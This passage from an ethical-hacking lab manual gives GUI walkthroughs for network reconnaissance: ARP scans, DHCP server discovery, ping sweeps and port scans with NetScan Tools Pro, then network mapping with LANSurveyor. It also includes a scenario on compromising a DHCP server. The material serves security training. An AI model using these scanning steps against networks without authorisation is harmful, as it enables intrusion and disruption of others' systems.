


FIGURE 7.5: Selecting manual tools option

9. Select the **Send Broadcast ARP**, then **Unicast ARP** radio button, enter the IP address in **Target IPv4 Address**, and click **Send Arp**

Module 03 – Scanning Networks

 Send Broadcast ARP, and then Unicast ARP - this mode first sends an ARP packet to the IPv4 address using the broadcast ARP MAC address. Once it receives a response, it sends subsequent packets to the responding MAC address. The source IP address is your interface IP as defined in the Local IP selection box.




FIG 7.6: Result of ARP Ping

- Click **ARP Scan (MAC Scan)** in the left panel. A window will appear with information about the ARP scan tool. Click **OK**




FIGURE 7.7: Selecting ARP Scan (MAC Scan) option

- Enter the range of IPv4 address in **Starting IPv4 Address** and **Ending IPv4 Address** text boxes
- Click **Do Arp Scan**

Module 03 – Scanning Networks

- The Connection Detection** tool listens for incoming connections on TCP or UDP ports. It can also listen for ICMP packets. The sources of the incoming connections are shown in the results list and are logged to a SQLite database.




FIGURE 7.8 Result of ARP Scan (MAC Scan)

- Click **DHCP Server Discovery** in the left panel, a window will appear with information about DHCP Server Discovery Tool. Click **OK**




FIGURE 7.9: Selecting DHCP Server Discovery Tool Option

- Select all the **Discover Options** check box and click **Discover DHCP Servers**

Module 03 – Scanning Networks

NetScanner, this is a Ping Scan or Sweep tool. It can optionally attempt to use NetBIOS to gather MAC addresses and Remote Machine Name Tables from Windows targets, translate the responding IP addresses to hostnames, query the target for a subnet mask using ICMP, and use ARP packets to resolve IP address/MAC address associations




FIGURE 7.10: Result of DHCP Server Discovery

- Click **Ping scanner** in the left panel. A window will appear with information about Ping Scanner tool. Click **OK**




FIGURE 7.11: selecting Ping scanner Option

- Select the **Use Default System DNS** radio button, and enter the range of IP address in **Start IP** and **End IP** boxes
- Click **Start**

Module 03 – Scanning Networks

Traceroute is a tool that shows the route your network packets are taking between your computer and a target host. You can determine the upstream internet provider(s) that service a network connected device.




FIGURE 7.12: Result of san IP address

- Click **Port scanner** in the left panel. A window will appear with information about the port scanner tool. Click **OK**




FIGURE 7.13: selecting Port scanner option

- Enter the IP Address in the **Target Hostname or IP Address** field and select the **TCP Ports only** radio button
- Click **Scan Range of Ports**




FIGURE 7.14: Result of Port scanner

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.


Tool/Utility	Information Collected/Objectives Achieved
NetScan Tools Pro	<p>ARP Scan Results:</p> <ul style="list-style-type: none"> ▪ IPv4 Address ▪ MAC Address ▪ I/F Manufacturer ▪ Hostname ▪ Entry Type ▪ Local Address <p>Information for Discovered DHCP Servers:</p> <ul style="list-style-type: none"> ▪ IPv4 Address: 10.0.0.7 ▪ Interface Description: Hyper-V Virtual Ethernet Adapter #2 ▪ DHCP Server IP: 10.0.0.1 ▪ Server Hostname: 10.0.0.1 ▪ Offered IP: 10.0.0.7 ▪ Offered Subnet Mask: 255.255.255.0

**YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO
THIS LAB.**

Questions

1. Does NetScan Tools Pro support proxy servers or firewalls?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs




Drawing Network Diagrams Using LANSurveyor

LANSurveyor discovers a network and produces a comprehensive network diagram that integrates OSI Layer 2 and Layer 3 topology data.

ICON KEY



Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

An attacker can gather information from ARP Scan, DHCP Servers, etc. using NetScan Tools Pro, as you have learned in the previous lab. Using this information an attacker can compromise a DHCP server on the network; they might disrupt network services, preventing DHCP clients from connecting to network resources. By gaining control of a DHCP server, attackers can configure DHCP clients with fraudulent TCP/IP configuration information, including an invalid default gateway or DNS server configuration.

In this lab, you will learn to draw network diagrams using LANSurveyor. To be an expert **network administrator** and **penetration tester**, you need to discover network topology and produce comprehensive network diagrams for discovered networks.

Lab Objectives

The objective of this lab is to help students discover and diagram network topology and map a discovered network.

In this lab, you need to:

- Draw a map showing the logical connectivity of your network and navigate around the map
- Create a report that includes all your managed switches and hubs

 Tools
**demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 03
Scanning
Networks**

Lab Environment

To perform the lab, you need:

- LANSurveyor located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\LANsurveyor**
- You can also download the latest version of **LANSurveyor** from the link <http://www.solarwinds.com/>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the **LANSurveyor** tool

Lab Duration

Time: 10 Minutes

Overview of LANSurveyor

SolarWinds LANSurveyor automatically discovers your network and produces a comprehensive **network diagram** that can be easily exported to Microsoft Office Visio. LANSurveyor automatically detects **new devices** and changes to **network topology**. It simplifies inventory management for hardware and software assets, addresses reporting needs for PCI compliance and other regulatory requirements.

TASK 1

Draw Network Diagram

Install LANSurveyor on your **Windows Server 2012**

Follow the wizard-driven installation steps and install LANSurveyor.

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 8.1: Windows Server 2012 – Desktop view

2. Click the **LANSurveyor** app to open the **LANSurveyor** window




FIGURE 8.2 Windows Server 2012 – Apps

3. Review the limitations of the evaluation software and then click **Continue with Evaluation** to continue the evaluation




FIGURE 8.3: LANSurveyor evaluation window

4. The **Getting Started with LANsurveyor** dialog box is displayed. Click **Start Scanning Network**

Module 03 – Scanning Networks

■ LANsurveyor uses a number of techniques to map managed switch/hub ports to their corresponding IP address nodes. It's important to remember switches and hubs are Layer 2 (Ethernet address) devices that don't have Layer 3 (IP address) information.




FIGURE 8.4: Getting Started with LANSurveyor Wizard

5. The **Create A Network Map** window will appear; in order to draw a network diagram enter the IP address in **Begin Address** and **End Address**, and click **Start Network Discovery**

Module 03 – Scanning Networks

 LANsurveyor's network discovery discovers all network nodes, regardless of whether they are end nodes, routers, switches or any other node with an IP address




FIGURE 8.5: New Network Map window

6. The entered IP address **mapping process** will display as shown in the following figure

 LANsurveyor is capable of discovering and mapping multiple VLANs on Layer 2. For example, to map a switch connecting multiple, non-consecutive VLANs




FIGURE 8.6: Mapping progress window

7. **LANsurveyor** displays the map of your network

LANsurveyor
Responder Clients greatly enhance the functionality of LANsurveyor by providing device inventory and direct access to networked computers.




FIGURE 8.7: Resulted network diagram

Lab Analysis

